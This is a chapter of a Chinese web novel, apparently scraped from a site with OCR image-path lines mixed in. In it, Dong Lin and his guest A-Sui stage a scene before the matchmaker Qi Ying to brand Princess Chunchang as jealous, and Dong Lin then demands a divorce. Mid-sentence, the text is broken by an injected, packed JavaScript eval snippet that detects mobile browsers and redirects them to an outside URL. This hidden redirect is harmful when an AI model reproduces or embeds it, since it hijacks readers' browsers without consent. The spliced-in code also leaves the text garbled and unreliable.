28.善妒
作品:《和离后将军爆改恋爱脑》 他于是好好思忖了一番,才缓缓开口:
“劳烦齐大人走这一趟,实是家丑外扬,惭愧至极。”
听董林语气沉重,齐璎关切:“董大人,这是发生了何事?”
董林静默了几秒,才长叹了一声:
“事已至此,在下也不得不说句心里话。郡主……样样都好,唯有一桩,妒心过重,实难相处。”
齐璎惊讶:“竟有此事?”
“齐大人不知,郡主自入门来,心思细敏过人,稍不如意便郁结于心,长吁短叹。在下每每劝她宽心养性,反遭埋怨,说我不解风情、不顾家室。近年更是……唉,常因些捕风捉影之事与在下争执,闹得家宅不宁,上下难安。”
齐璎听罢,语气中多了几分小心翼翼:“这……郡主平日,确常有郁结,但她从不说明原委。我竟不知是如此……”
董林似乎实在羞于启齿,顿了很久,才咬牙继续开口:
“今日家中来了一位姑娘,乃是故交之女,进京拜访。她与内子年岁相仿,在下便想着能与郡主作伴。可内子非但不以礼相待,竟多心生疑,百般不容,还劳动齐大人,实在是……”
齐璎赶忙道:“调和家务,乃是在下分内之事,大人不必挂怀。”
齐璎的语气中也加了几分歉疚:“我奉命教导夫人多日,尤其强调谨遵女诫。夫人如今善妒至斯,也有我的责任。
“大人放心,我这便前往后宅,好生教导夫人一番……”
“齐大人且慢!”
齐璎刚起身的动作顿住了,疑惑地看向董林。
“齐大人劳顿,不若在此等候,我让人请夫人来。”董林有礼地补充道。
阿随如今只是个金服,若由齐璎独自一人去了后宅,到时郡主说了什么,齐璎见人下菜,轻信偏袒,岂不委屈了阿随?
虽然事发突然,但好不容易有这样的机会,自己定要在阿随面前好好表现。
齐璎不疑有他:“也好。”
不多时,郡主便到了。
不知是因为太过匆忙,还是因为想着已与齐璎熟识,郡主出现时,连幂篱都没戴。
面对齐璎的行礼,郡主也只是简单答应,面色不愉。
更奇怪的是,桃枝虽戴着幂篱,步履却十分放肆,无礼地与郡主并行走来。
“桃枝!”齐璎忍不住朗声提醒。
可桃枝恍若未闻,并未停下。
“桃枝!”齐璎又加重了语气,“莫要忘了规矩!”
桃枝依旧毫无反应。
齐璎还想说话,董林赶紧出声打断:“怕是府中仆役众多,扰了清听。”
董林转向一旁:“春黛,还不和齐大人请罪?”
郡主身后的一个婢女赶紧跪下:“齐大人恕罪。”
“可……”
“好了,起身吧,下次注意便是。”董林又一次打断齐璎,“齐大人也不是蛮不讲理之人,是吧?”
看那婢女起身谢恩,齐璎将嘴边的疑惑咽了下去,此事只能就此揭过。
董林趁机,赶紧介绍:“齐大人,容在下为你介绍,这位便是今日来府上做客的,随娘子。”
好在齐璎也是体面人,一下便知道自己错认了人,招呼打得不动声色:“随娘子。”“阿随,这是……祈姻楼的官媒,齐大人。”
董林刻意将“官媒”两个字咬得重了一些,心里却摸不准阿随会有什么反应。
他曾经同阿随提起过官媒在北池的职责,不知道她是否还记得。
就算她记得,以她的性子,也不见得愿意……
可相对于在此时试探阿随,董林还是更着急为她在齐璎面前博一个好印象,于是忍不住低声快速向阿随补充道:“先见过齐大人。”
没想到阿随一收以往不羁的性子,乖巧地出声:“见过齐大人。”
甚至还行了一个礼。
淳昌郡主见状,冷笑了一声,自顾自坐到了主座。
两厢对比,郡主的善妒尽显无疑。
看阿随颇有规矩地坐在下首,董林简直是心花怒放——
阿随知道!
她不仅知道,还在北池官媒面前如此知礼!
那是不是就意味着……
隔着屏风与幂篱,董林完全看不见阿随的表情。
若是没有旁人,他现在真想一把将阿随搂进怀中,以表达自己的狂喜。
董林的心欢喜得突突狂跳。
不枉费自己这几日没日没夜、费尽心机地哄她开心。
如今在今日有了回报。
董林暗下决心,从今往后,不论阿随提出任何要求,哪怕要天上的星星,他都会为她摘来。
哪怕是背井离乡,哪怕是抛下他已经拥有的一切,离开北池国,与她共赴东洲。
董林正兴奋地畅想着,一旁的郡主冷冷开口:
“夫君,妾身让齐大人来,本是要说些闺中体己话,你如今这是何意?”
董林心中的欢喜瞬间被浇熄了。
他转开头,从鼻孔中长出了一口气。
可一想到阿随也在场,董林还是坐正了身子,注意了一番自己的仪态:
“体己话?有阿随不够么?”
“自是因夫君你将随娘子带来了,我想着府里人多,便图个热闹,特邀了齐大人。”
“你……”董林一时语塞。
他没想到一向唯命是从的淳昌郡主,突然说出了这样的话。
几秒后,齐璎在下首咳了咳,打破了全场的静默。
——董林猛地回神。
这倒提醒了自己。
郡主如此表现,不是更应了“善妒”之名吗?
还怕她不够刻薄呢。思及此,董林也不犯愁了,而是冷冷地回了一句“是吗?”,进而转向下首的阿随:
“阿随,方才你都与夫人说了什么?”
阿随静默了一会,才缓缓点头:“嗯……夫人待我……很好……”
语气却小心翼翼、支支吾吾,明眼人一眼便能看出有问题。
看阿随配合的表演,董林心中的兴奋更甚。他继续引导着:
“夫人方才待你,真的好么?”
阿随似乎很犹豫,她先是抬头看了看对面的齐璎,又转头看了看上首的董林,然后又轻轻看了一眼郡主,迅速地低下头去。
这已经是最好的回答了。
董林隔着幂篱与屏风,似乎都看到阿随脸上的无助与娇弱,心都要化了。他忍不住出声道:
“别怕,在董宅,我为你做主。”
阿随低着头,没回答。
直到大厅因为她静默良久,她吸收了所有人的目光后,才讷讷开口:
“董郎,你知道的,我……我本仰慕夫人英姿已久,有幸来董宅,便是希望能与夫人说上一句话……可,可夫人却不知为何,对我恶语相向,还……还污我清白……说你我……”
阿随说着,带了一点哭腔:
“董郎,虽然你我皆是金服出身,可阿随知道,你已水服加身,我与你已是云泥之别,怎可能……”
郡主侧眼,扫了一眼身旁的董林。
只见他眸光闪动,动情地听着。
她于是冷笑一声。咬牙切齿道:“好啊,你与董林果然有鬼!”
“不,不是的!”阿随连忙否认。
“你话里话外尽是钦慕,还说不是!你说!”
郡主猛地一拍桌站起身,吓
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17157480|190804||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
得阿随浑身一个激灵。
“这几日董林早出晚归,是不是因为你!是不是他与你……”
“不是、不是的!”阿随摇头,语气逐渐惊慌。
“随娘子。”齐璎严肃地开口,“事关董大人内闱,请你务必谨言慎行。”
“呵,‘谨言慎行’?齐大人有所不知,阿随姑娘可是再‘谨言慎行’不过了。她方才与我在后宅,与此时可真是判若两人啊。也不知是哪家戏子,变脸得如此娴熟。”
阿随似乎完全无法承受两人你一眼我一语的攻击,浑身开始颤抖起来:
“夫人、齐大人,千错万错,都是阿随的错。若有惩戒,我一人承受便可,万不要因我,影响了董郎的后宅安宁……”
说到此处,阿随起身,几乎要下跪。
“不是的!”董林猛地起身,大声道。
众人都愕然地转向董林。
董林眼神认真,直直地看向阿随。
在众人的目光中,董林一步步,缓缓朝阿随走去。
随后,他在阿随面前站定,一字一句道:
“我与阿随,是两厢情愿。”
众人哗然。
淳昌郡主愣了半晌,才颤抖着开口:“好、好啊!你们果然!”
郡主面色苍白如纸,豆大的泪从眼眶中落下。
她深吸几口气,缓了许久,才勉强重新开口道:
“……董林,我本……木服郡主!与你成家,我不求富贵荣华,不求重甲功勋,只求夫妇举案齐眉、相敬如宾。自成婚起,我便日日低眉,处处隐忍,凡事不敢有违,皆随你意而行,何曾有一日不慎惧?我自诩问心无愧!而你……你便是这么对我的?”
“问心无愧?”董林出声,语调讥诮。
他先是长叹一口声,随后疲惫地开口:
“郡主,你看你现下,可有半分你口中‘举案齐眉’的模样?”
郡主不可置信地愣住了。
“郡主,我董林虽是金服出身,与你云泥有别,然待下素来以诚,心中实无贵贱之分。可这些年,即便家中事事以你为先,却日日阴云,无片刻宁和。董宅中,凡金服者,皆如履薄冰,生怕稍有不慎惹你猜忌,你便如此刻般喜怒不定。我不过求一个‘家宅清净’,竟也成了奢望。”
董林语气沉重。
郡主冷笑一声,讥讽道:“岂非你要我端方持重,我才日日积郁,如今,竟反成了你口中罪证?”
董林垂着眼,表情凝重,似乎沉浸在沉痛中:“外人皆言你我是天作之合,可个中苦涩,我又能与何人言说?”
郡主更是半晌无言,随后,向后瘫坐了回座位上。
董林抬眼,望向屏风后的郡主,目光沉沉:
“事已至此,强留无益。今日有齐大人作证,你我便把话说明。是你将你我情分消磨殆尽,这桩婚事,早已名存实亡,我与你何必再相互折磨?”
郡主猛地清醒过来:“董林,你什么意思?”
董林转向齐璎,礼貌地作了一揖,语气淡然:
“齐大人。”
“董大人……”齐璎想出声劝阻,却也一时不确定董林的意思。
“劳烦齐大人,为我与郡主,和离。”
齐璎惊呼:“董大人,三思啊!”“董郎,不可!”同一时间,阿随也在董林身后,着急地攥住了他的衣袖。
董林却恍若未闻,维持着面向齐璎的姿势。
“董林……”主座上,郡主咬牙切齿的声音传来。
她猛地起身,一把将桌上的茶盏果盘扫落在地,发出一声巨响。
大厅的奴婢们都猛然下跪。
淳昌郡主厉声道:“你敢?!”